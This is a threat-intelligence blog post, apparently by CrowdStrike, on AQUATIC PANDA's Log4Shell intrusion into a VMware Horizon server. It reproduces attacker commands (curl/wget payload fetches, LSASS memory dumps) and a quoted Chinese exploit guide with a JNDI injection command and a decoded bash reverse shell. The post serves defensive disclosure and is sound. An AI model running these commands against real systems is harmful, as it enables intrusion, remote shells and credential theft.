AQUATIC PANDA in Possession of Log4Shell Exploit Tools

crowdstrike.com/blog/overwatch-exposes-aquatic-panda-in-possession-of-log-4-shell-exploit-tools

Benjamin Wiley and the Falcon OverWatch Team December 29, 2021

Following the Dec. 9, 2021, announcement of the Log4j vulnerability, CVE 2021-44228, CrowdStrike Falcon OverWatch™ has provided customers with unrivaled protection and 24/7/365 vigilance in the face of heightened uncertainty.

To OverWatch, Log4Shell is simply the latest vulnerability to exploit — a new access vector among a sea of many others. Adversarial behavior post-exploitation remains substantially unchanged, and it is this behavior that OverWatch threat hunters are trained to detect and disrupt. OverWatch's human-driven hunting workflows and patented tooling make it uniquely agile in the face of rapidly evolving cyber threats.

Since the vulnerability was announced, OverWatch threat hunters have been continuously ingesting the latest insights about the Log4j vulnerability as well as publicly disclosed exploit methods to influence their continuous hunting operations. On Dec. 14, 2021, VMware issued guidance around elements of VMware's Horizon service found to be vulnerable to Log4j exploits. This led OverWatch to hunt for unusual child processes associated with the VMware Horizon Tomcat web server service during routine operations.

On the back of this updated hunting lead, OverWatch uncovered suspicious activity stemming from a Tomcat process running under a vulnerable VMware Horizon instance at a large academic institution, leading to the disruption of an active hands-on intrusion. Thanks to the quick action of OverWatch threat hunters, the victim organization received the context-rich alerts they needed to begin their incident response protocol.

OverWatch's Rapid Notification Process Disrupts AQUATIC PANDA

OverWatch threat hunters observed the threat actor performing multiple connectivity checks via DNS lookups for a subdomain under `dns[.]1433[.]eu[.]org`, executed under the Apache Tomcat service running on the VMware Horizon instance. OverWatch has observed multiple threat actors utilizing publicly accessible DNS logging services like `dns[.]1433[.]eu[.]org` during exploit attempts in order to identify vulnerable servers when they connect back to the attacker-controlled DNS service.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"
-SCMStartup Tomcat Service
nslookup 244464b7.dns.1433.eu[.]org
```

Figure 1. Initial suspicious reconnaissance commands identified by OverWatch

The threat actor then executed a series of Linux commands, including attempting to execute a bash-based interactive shell with a hardcoded IP address as well as curl and wget commands in order to retrieve threat actor tooling hosted on remote infrastructure. Our CrowdStrike Intelligence team later linked the infrastructure to the threat actor known as AQUATIC PANDA. (Read more about AQUATIC PANDA at the end of this post.)

The execution of Linux commands on a Windows host under the Apache Tomcat service immediately drew the attention of OverWatch threat hunters. After triaging this initial burst of activity, OverWatch immediately sent a critical detection to the victim organization's CrowdStrike Falcon® platform and shared additional details directly with their security team.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"
-SCMStartup Tomcat Service
cmd /C "bash -c {echo,YmFzaCAtaSA JiAv<REDACTED FOR REPORTING>zIDA JjE="
cmd /C "curl http://139.X.X.119:443/ccc"
cmd /C "wget http://139.X.X.119:443/ccc"
```

Figure 2. Failed attempts to execute Linux commands on a Windows host

Based on the telemetry available to OverWatch threat hunters and additional findings made by CrowdStrike Intelligence, CrowdStrike assesses that a modified version of the Log4j exploit was likely used during the course of the threat actor's operations.

Figure 3. Suspected Log4j exploits found in AQUATIC PANDA's possession

Using the telemetry discovered through intelligence analysis of the `JNDI-Injection-Exploit-1.0.jar` file, OverWatch was able to confirm that the same file was released on a public GitHub project on Dec. 13, 2021, as seen in Figure 4 below, and was potentially utilized in order to gain access to the vulnerable instance of VMware Horizon based on follow-on activity observed by OverWatch.

反弹shell 指引

1. 下载命令执行工具，也可以编译Exploit.java 将计算器换成Linux反弹代码，这里为了方便直接使用 JNDI-Injection-Exploit-1.0.jar
2. 开启利用工具 `java -jar JNDI-Injection-Exploit-1.0.jar -C "bash -c {echo,YmFzaCAtaSA+IC9kZXYvdGNwLzE5Mi4xNjguOTkuNDQvODg4OCAwPiYx}|{base64,-d}|{bash,-i}" -A "192.168.99.44"`
   i. 命令说明：-C 指定要执行的命令，-A 指定监听端口所在IP（一般为本机IP）
   ii. base64 编码部分为Linux 反弹shell `bash -i > /dev/tcp/192.168.99.44/8888 0>&1`
   iii. 将利用工具生成的jndi links 放入postman payload 中
3. 本地开启nc 监听 `nc -Lvvp 888`
4. 发送payload 到目标服务器，反弹shell 成功
5. 利用过程截图:



Figure 4. GitHub project with Log4j exploit — hxxps[:]//github[.]com/dbgee/log4j2_rce (Click to enlarge)

AQUATIC PANDA continued their reconnaissance from the host, using native OS binaries to understand current privilege levels as well as system and domain details. OverWatch threat hunters also observed an attempt to discover and stop a third-party endpoint detection and response (EDR) service.

OverWatch continued to track the threat actor's malicious behavior as they downloaded additional scripts and then executed a Base64-encoded command via PowerShell[1] to retrieve malware from their toolkit.

OverWatch observed the threat actor retrieve three files with VBS file extensions from remote infrastructure. These files were then decoded using `cscript.exe` into an EXE, DLL and DAT file respectively. Based on the telemetry available, OverWatch believes these files

likely constituted a reverse shell, which was loaded into memory via DLL search-order hijacking.[2]

Finally, OverWatch observed AQUATIC PANDA make multiple attempts at credential harvesting by dumping the memory of the LSASS process[3] using living-off-the-land binaries `rdrleakdiag.exe` and `cdump.exe` — a renamed copy of `createdump.exe`. The threat actor used winRAR to compress the memory dump in preparation for exfiltration before attempting to cover their tracks by deleting all executables from the `ProgramData` and `Windows\temp\` directories.

```
rdrleakdiag.exe /p 824 /o c:\programdata\ /fullmemdmp /wait 1

cdump -u -f [REDACTED FOR REPORTING].dmp 824
```

Figure 5. Example command line used in attempted memory dump



Figure 6. Falcon platform telemetry capturing threat actor actions

Throughout the intrusion, OverWatch tracked the threat actor's activity closely in order to provide continuous updates to the victim organization. Based on the actionable intelligence provided by OverWatch, the victim organization was able to quickly implement their incident response protocol, eventually patching the vulnerable application and preventing further threat actor activity on the host.

The discussion globally around Log4j has been intense, putting many organizations on edge. No organization wants to hear about such a potentially destructive vulnerability affecting its networks. It is in these times of great uncertainty that the true value of continuous threat hunting is brought to light. OverWatch searches for evidence of malicious behavior — not adversary entry points. Although new vulnerabilities present adversaries with a new entry vector, they do not change the hands-on-keyboard activity OverWatch threat hunters are trained to detect and disrupt.

To stay current on how to protect against this latest vulnerability, CrowdStrike's overall mitigation advice for Log4j is being updated as new information comes to light.

AQUATIC PANDA

AQUATIC PANDA is a China-based targeted intrusion adversary with a dual mission of intelligence collection and industrial espionage. It has likely operated since at least May 2020. AQUATIC PANDA operations have primarily focused on entities in the telecommunications, technology and government sectors. AQUATIC PANDA relies heavily on Cobalt Strike, and its toolset includes the unique Cobalt Strike downloader tracked as FishMaster. AQUATIC PANDA has also been observed delivering njRAT payloads to targets.

Endnotes

1. Learn more about this technique at https://attack.mitre.org/techniques/T1132/001/ and https://attack.mitre.org/techniques/T1059/001/.
2. Learn more about this technique at https://attack.mitre.org/techniques/T1574/001/.
3. Learn more about this technique at https://attack.mitre.org/techniques/T1003/001/.

Additional Resources

- *Visit the CrowdStrike Log4j Vulnerability Learning Center.*
- *Access the CrowdStrike Archive Scan Tool (CAST).*
- *Download the CrowdStrike Log4j Quick Reference Guide.*
- *Learn about the powerful, cloud-native CrowdStrike Falcon® platform.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ to see for yourself how true next-gen AV performs against today's most sophisticated threats.*